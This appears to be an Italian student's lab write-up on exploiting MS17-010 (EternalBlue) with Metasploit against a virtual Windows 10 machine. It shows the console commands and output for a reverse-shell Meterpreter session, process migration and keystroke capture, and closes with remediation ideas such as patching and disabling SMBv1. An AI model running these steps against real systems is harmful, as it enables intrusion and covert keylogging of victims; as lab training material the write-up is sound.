martedì 29 ottobre 2024 19:54

Traccia:

Sulla base di quanto visto, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.


Una volta ottenuta la sessione, lo studente dovrà:

● Recuperare uno screenshot tramite la sessione Meterpreter

● Individuare la presenza o meno di Webcam sulla macchina Windows

● Accedere a webcam/fare dump della tastiera/provare altro

Come prima cosa avviare msfconsole e cercare tramite il comando di ricerca "search" la vulnerabilità che ci interessa, MS17-010.




Una volta scelta eseguiamo il comando options per vedere cosa dobbiamo impostare per riuscire ad eseguire il nostro exploit, e una volta inseriti il local host e la local port possiamo avviare il nostro exploit, dopo di che ci avvierà la sessione di meterpreter.


```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.11.60
RHOST => 192.168.11.60
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.60:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.11.60:445 - Built a write-what-where primitive...
[+] 192.168.11.60:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.11.60:445 - Selecting PowerShell target
[*] 192.168.11.60:445 - Executing the payload...
[+] 192.168.11.60:445 - Service start timed out, OK if running a command or n
on-service executable...
[*] Sending stage (176198 bytes) to 192.168.11.60
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.60:49450)
 at 2024-10-28 14:33:15 -0400
```

Adesso che abbiamo ottenuto la sessione possiamo eseguire i seguenti comandi per recuperare uno screenshot (Immagine A) ed individuare la presenza o meno di una webcam sulla macchina windows (Immagine B)

A)



B)



Invece per poter fare dump della tastiera tramite meterpreter dobbiamo cambiare il nostro processo da system (lo possiamo vedere tramite il comando getuid) a user, apriamo quindi la lista dei processi per individuare quello utente

che andremo ad utilizzare.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 8     552   VBoxService.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 272   4     smss.exe              x64   0
 320   552   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 360   348   csrss.exe             x64   0
 380   552   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 436   348   wininit.exe           x64   0
 444   428   csrss.exe             x64   1
 452   5312  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 512   428   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 552   436   services.exe          x64   0
 560   436   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 640   552   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 692   552   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 860   552   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 868   512   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 876   3416  OneDrive.exe          x86   1        DESKTOP-9K1O4BT\user          C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 888   552   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\svchost.exe
 900   552   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE  C:\Windows\System32\svchost.exe
 924   452   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
```

Una volta individuato spostiamoci tramite il comando migrate (in questo caso abbiamo utilizzato OneDrive.exe con PID 876). Ora che siamo user possiamo utilizzare il comando keyscan_start per poter sniffare tutto quello che viene digitato sulla tastiera del nostro computer target.

Nell'immagine in alto possiamo vedere che è stata creata una cartella chiamata "exploit ms17_010" sul pc windows e se notiamo bene nell'immagine sotto possiamo vedere che tramite il dump siamo riusciti a catturare il nome della cartella.

```
meterpreter > migrate 876
[*] Migrating from 452 to 876...
[*] Migration completed successfully.
meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
exploit ms17<MAIUSC>_010<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Facoltativo:

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010.

Ad esempio:

● Possiamo risolvere in qualche modo? Se si, con quale effort?

● Possiamo risolvere solo la vulnerabilità?

● Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

1. Applicazione della Patch di Sicurezza (Risolvere la vulnerabilità)

- **Descrizione**: Microsoft ha rilasciato una patch (MS17-010) per risolvere questa vulnerabilità su sistemi Windows interessati.
- **Effort**: Basso-medio, dipende dal numero di sistemi interessati e dalla complessità del sistema di patch management.
- **Considerazioni**: È la soluzione definitiva e raccomandata, in quanto risolve direttamente la vulnerabilità. È necessario testare la patch in un ambiente di staging per garantire che non ci siano conflitti o problemi di compatibilità.

2. Disabilitazione di SMBv1 (Limitare l'accesso)

- **Descrizione**: SMBv1 è un protocollo obsoleto e insicuro. Disabilitare SMBv1 riduce la superficie di attacco, poiché l'exploit EternalBlue sfrutta specificamente SMBv1.
- **Effort**: Medio, poiché richiede modifiche alla configurazione e potrebbe essere necessario verificare che le applicazioni legacy non richiedano SMBv1.
- **Considerazioni**: Disabilitare SMBv1 è una misura di mitigazione utile anche contro altre vulnerabilità. Tuttavia, assicurarsi che tutti i sistemi e applicazioni critiche non dipendano da SMBv1.

3. Segmentazione della Rete (Limitare i movimenti dell'attaccante)

- **Descrizione**: Creare segmenti di rete e implementare regole di firewall per limitare la comunicazione tra dispositivi vulnerabili e altri sistemi.
- **Effort**: Medio-alto, a seconda della complessità dell'architettura di rete.
- **Considerazioni**: Questa strategia non risolve la vulnerabilità ma limita i movimenti laterali in caso di compromissione, riducendo la capacità di diffusione dell'attaccante all'interno della rete.

4. Monitoraggio degli Accessi e delle Attività (Rilevamento tempestivo degli attacchi)

- **Descrizione**: Implementare sistemi di rilevamento delle intrusioni (IDS) e monitorare log di rete per identificare eventuali attività sospette che

utilizzano SMBv1 o altre tecniche di sfruttamento.

- **Effort**: Medio-alto, a seconda della soluzione IDS già implementata e della competenza del team.
- **Considerazioni**: Sebbene non prevenga l'attacco, permette una risposta tempestiva in caso di compromissione. Integrare regole specifiche per rilevare i pattern noti dell'exploit EternalBlue.

5. Applicazione di Sistemi di Prevenzione delle Intrusioni (IPS)

- **Descrizione**: Configurare un IPS in grado di bloccare tentativi di attacco sfruttando SMBv1 o l'exploit EternalBlue.
- **Effort**: Medio-alto, dipende dal sistema di protezione implementato.
- **Considerazioni**: Un IPS aggiornato con firme di attacco note può rilevare e bloccare EternalBlue e attacchi simili.